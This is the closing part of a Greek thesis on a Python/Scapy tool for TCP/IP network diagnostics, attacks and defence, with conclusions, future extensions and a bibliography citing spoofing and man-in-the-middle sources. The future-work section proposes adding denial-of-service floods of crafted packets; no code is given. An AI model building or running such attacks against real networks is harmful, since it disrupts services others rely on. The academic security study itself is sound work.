Εικόνα 5-43: GUI Network Configuration

# 6. Συμπεράσματα και μελλοντικές επεκτάσεις

## 6.1 Συμπεράσματα

Όπως έγινε εμφανές κατά την εκτέλεση της εφαρμογής, δίνεται στο χρήστη η δυνατότητα να πραγματοποιήσει διαφόρων ειδών διαγνωστικές ενέργειες, να εξαπολύσει δικτυακές επιθέσεις ή να οργανώσει, βάσει αυτών, καλύτερα τους αμυντικούς μηχανισμούς του δικτύου του, καθώς και να επιβλέπει τη λειτουργία του, χρησιμοποιώντας μόνο αυτήν. Σε σύγκριση με άλλες εφαρμογές του εμπορίου, δεν είναι η ταχύτερη σε χρόνο εκτέλεσης, ούτε προσφέρει πολύ εξειδικευμένες λειτουργίες, μα είναι η μόνη που παρέχει συγκεντρωμένα, τις περισσότερες από τις λειτουργίες που απαιτούνται για την διαχείριση και αποσφαλμάτωση ενός TCP/IP δικτύου.

Στα σύγχρονα δίκτυα υπολογιστών εμφανίζονται πολλών ειδών βλάβες, δημιουργούνται κενά ασφαλείας και οι κόμβοι των δικτύων αυτών τίθενται επιρρεπείς σε διαφόρων ειδών κακόβουλες επιθέσεις. Έτσι η ανάπτυξη εφαρμογών που θα βοηθούν στην αναγνώριση των κενών ασφαλείας και η έγκαιρη ενημέρωση του διαχειριστή τους για την πραγματοποίηση δικτυακών επιθέσεων κρίνεται απαραίτητη, τόσο για την προστασία των δεδομένων των χρηστών, όσο και για τη διατήρηση της ομαλής λειτουργίας του δικτύου.

Τέλος, αναγνωρίζεται ότι η εφαρμογή αυτή αποτελεί μονάχα ένα πρότυπο για την ανάπτυξη μιας πληρέστερης, ταχύτερης και αποδοτικότερης σουίτας λειτουργιών, που θα εξασφαλίζουν σε ένα διαχειριστή TCP/IP δικτύου όλα τα απαραίτητα – και μη – εργαλεία που θα του χρειαστούν για τη σωστή επίβλεψη, αποσφαλμάτωση και βελτίωση της απόδοσης του δικτύου αυτού.

## 6.2 Μελλοντικές επεκτάσεις

Οι λειτουργίες που υλοποιήθηκαν στην εφαρμογή αυτή είχαν ως σκοπό να καλύψουν τις απαιτήσεις της διπλωματικής αυτής εργασίας και σε καμία περίπτωση δεν αποτελούν το μέγιστο των δυνατοτήτων της γλώσσας Python ή της βιβλιοθήκης Scapy και των υπόλοιπων βιβλιοθηκών. Με κατάλληλο σχεδιασμό και ανάπτυξη, μπορούν να επιτευχθούν πολυπλοκότερες λειτουργίες καθώς και ασφαλέστερη εκτέλεση διαδικασιών και δημιουργία πιο εύχρηστου γραφικού περιβάλλοντος εφαρμογής.

Στον τομέα των διαθέσιμων λειτουργίων, με κατάλληλη μελέτη είναι δυνατή η υλοποίηση περίπλοκων επιθέσεων καθώς και η μαζική αποστολή κατάλληλα δομημένων πακέτων που θα αποβούν μοιραία για τη μηχανή-στόχο, υλοποιώντας έτσι «επιθέσεις άρνησης υπηρεσίας (Denial-Of-Service Attacks)».

Ακόμα, είναι δυνατή η τροποποίηση του τρόπου λειτουργίας της εφαρμογής, χρησιμοποιώντας κατά κόρον τη βιβλιοθήκη Twisted, που θα επιφέρει ταχύτερη αποστολή και απόκριση σε δικτυακά πακέτα.

Τέλος, θα ήταν δυνατή η μετατροπή της εφαρμογής σε μια «δομημένη (modular)» μορφή επιτρέποντας την εισαγωγή εργαλείων που θα κατασκευάζονται από το χρήστη (plugins) και θα προσθέτουν επιπλέον επιλογές ως προς τις προσφερόμενες λειτουργίες της.

# Πίνακας εικόνων

# Πίνακας πινάκων

# Βιβλιογραφία


[1] *W. Howe, «A Brief History of the Internet,» 2014. [Ηλεκτρονικό]. Available: http://www.walthowe.com/navnet/history.html.*

[2] *M. M. Alani, «TCP/IP Model,» σε Guide to OSI and TCP/IP Models, Springer International Publishing, 2014, pp. 19-50.*

[3] *W. R. S. Kevin R. Fall, «Architectural Principles,» σε TCP/IP Illustrated, Volume 1: The Protocols, Addison-Wesley, 2011, pp. 2-3.*

[4] *L. M. Mackenzie, «ETHERNET FRAME FORMAT,» [Ηλεκτρονικό]. Available: http://www.dcs.gla.ac.uk/~lewis/networkpages/m04s03EthernetFrame.htm.*

[5] *«The IP datagram structure,» [Ηλεκτρονικό]. Available: http://mars.netanya.ac.il/~unesco/cdrom/booklet/HTML/NETWORKING/node020.html.*

[6] *D. E. Comer, «Πρωτόκολλο Internet: δρομολόγηση αυτοδύναμων πακέτων IP,» σε Διαδίκτυα με TCP/IP, Τόμος 1, Εκδόσεις "Κλειδάριθμος", 2008, pp. 171-177.*

[7] *«RFC 791 - Internet Protocol Specification,» Information Sciences Institute, Marina del Rey, California, 1981.*

[8] *D. C. Plummer, «RFC 826 - An Ethernet Address Resolution Protocol,» Network Working Group, 1982.*

[9] *«The TCP/IP Guide: ARP Message Format,» [Ηλεκτρονικό]. Available: http://www.tcpipguide.com/free/t_ARPMessageFormat.htm.*

[10] *J. Postel, «RFC 792 - Internet Control Message Protocol,» Network Working Group, 1981.*

[11] *«The TCP/IP Guide: ICMP Common Message Format and Data Encapsulation,» [Ηλεκτρονικό]. Available: http://www.tcpipguide.com/free/t_ICMPCommonMessageFormatandDataEncapsulation.htm.*

[12] *J. Postel, «RFC 768 - User Datagram Protocol,» 1980.*

[13] *«The TCP/IP Guide: UDP Message Format,» [Ηλεκτρονικό]. Available: http://www.tcpipguide.com/free/t_UDPMessageFormat.htm.*

[14] *«RFC 793 - Transmission Control Protocol,» Information Sciences Institute, Marina del Rey,*

*California, 1981.*

*[15] «The TCP/IP Guide: TCP Message (Segment) Format,» [Ηλεκτρονικό]. Available: http://www.tcpipguide.com/free/t_TCPMessageSegmentFormat-3.htm.*

*[16] A. Al-Fuqaha. [Ηλεκτρονικό]. Available: https://cs.wmich.edu/~alfuqaha/cs5550/lectures/saved/tcp.pdf.*

*[17] P. Mockapetris, «RFC 1035 - Domain Names - Implementation and Specification,» 1987.*

*[18] «The TCP/IP Guide: DNS Message Header and Question Section Format,» [Ηλεκτρονικό]. Available: http://www.tcpipguide.com/free/t_DNSMessageHeaderandQuestionSectionFormat.htm.*

*[19] «The TCP/IP Guide: DNS Message Resource Record Field Formats,» [Ηλεκτρονικό]. Available: http://www.tcpipguide.com/free/t_DNSMessageResourceRecordFieldFormats-2.htm.*

*[20] J. S. G. K. Stuart McClure, «Scanning,» σε Hacking Exposed 5th Edition: Network Security Secrets And Solutions, Emeryville, California, McGraw-Hill/Osborne, 2005, pp. 42-51.*

*[21] G. Malkin, «RFC 1393 - Traceroute Using an IP Option,» Network Working Group, 1993.*

*[22] «Port Scanning Techniques,» [Ηλεκτρονικό]. Available: https://nmap.org/book/man-port-scanning-techniques.html.*

*[23] M. V. Alberto Ornaghi, «Man In The Middle Attacks Demos,» 2003. [Ηλεκτρονικό]. Available: https://www.blackhat.com/presentations/bh-usa-03/bh-us-03-ornaghi-valleri.pdf.*

*[24] «Understanding Man-in-the-Middle Attacks – ARP Cache Poisoning (Part 1),» [Ηλεκτρονικό]. Available: http://www.windowsecurity.com/articles-tutorials/authentication_and_encryption/Understanding-Man-in-the-Middle-Attacks-ARP-Part1.html.*

*[25] «Understanding Man-In-The-Middle Attacks – Part2: DNS Spoofing,» [Ηλεκτρονικό]. Available: http://www.windowsecurity.com/articles-tutorials/authentication_and_encryption/Understanding-Man-in-the-Middle-Attacks-ARP-Part2.html.*

*[26] «Python 2.7.10 Documentation,» [Ηλεκτρονικό]. Available: https://docs.python.org/2/.*

*[27] «Python Tutorial (Greek) – A Python Tutorial,» [Ηλεκτρονικό]. Available: https://python-tutorial-greek.readthedocs.org/en/latest/.*

*[28] «Scapy,» [Ηλεκτρονικό]. Available: http://www.secdev.org/projects/scapy/.*

*[29] «Usage - Scapy v.2.1.1-dev documentation,» [Ηλεκτρονικό]. Available: http://www.secdev.org/projects/scapy/doc/usage.html#send-and-receive-packets-sr.*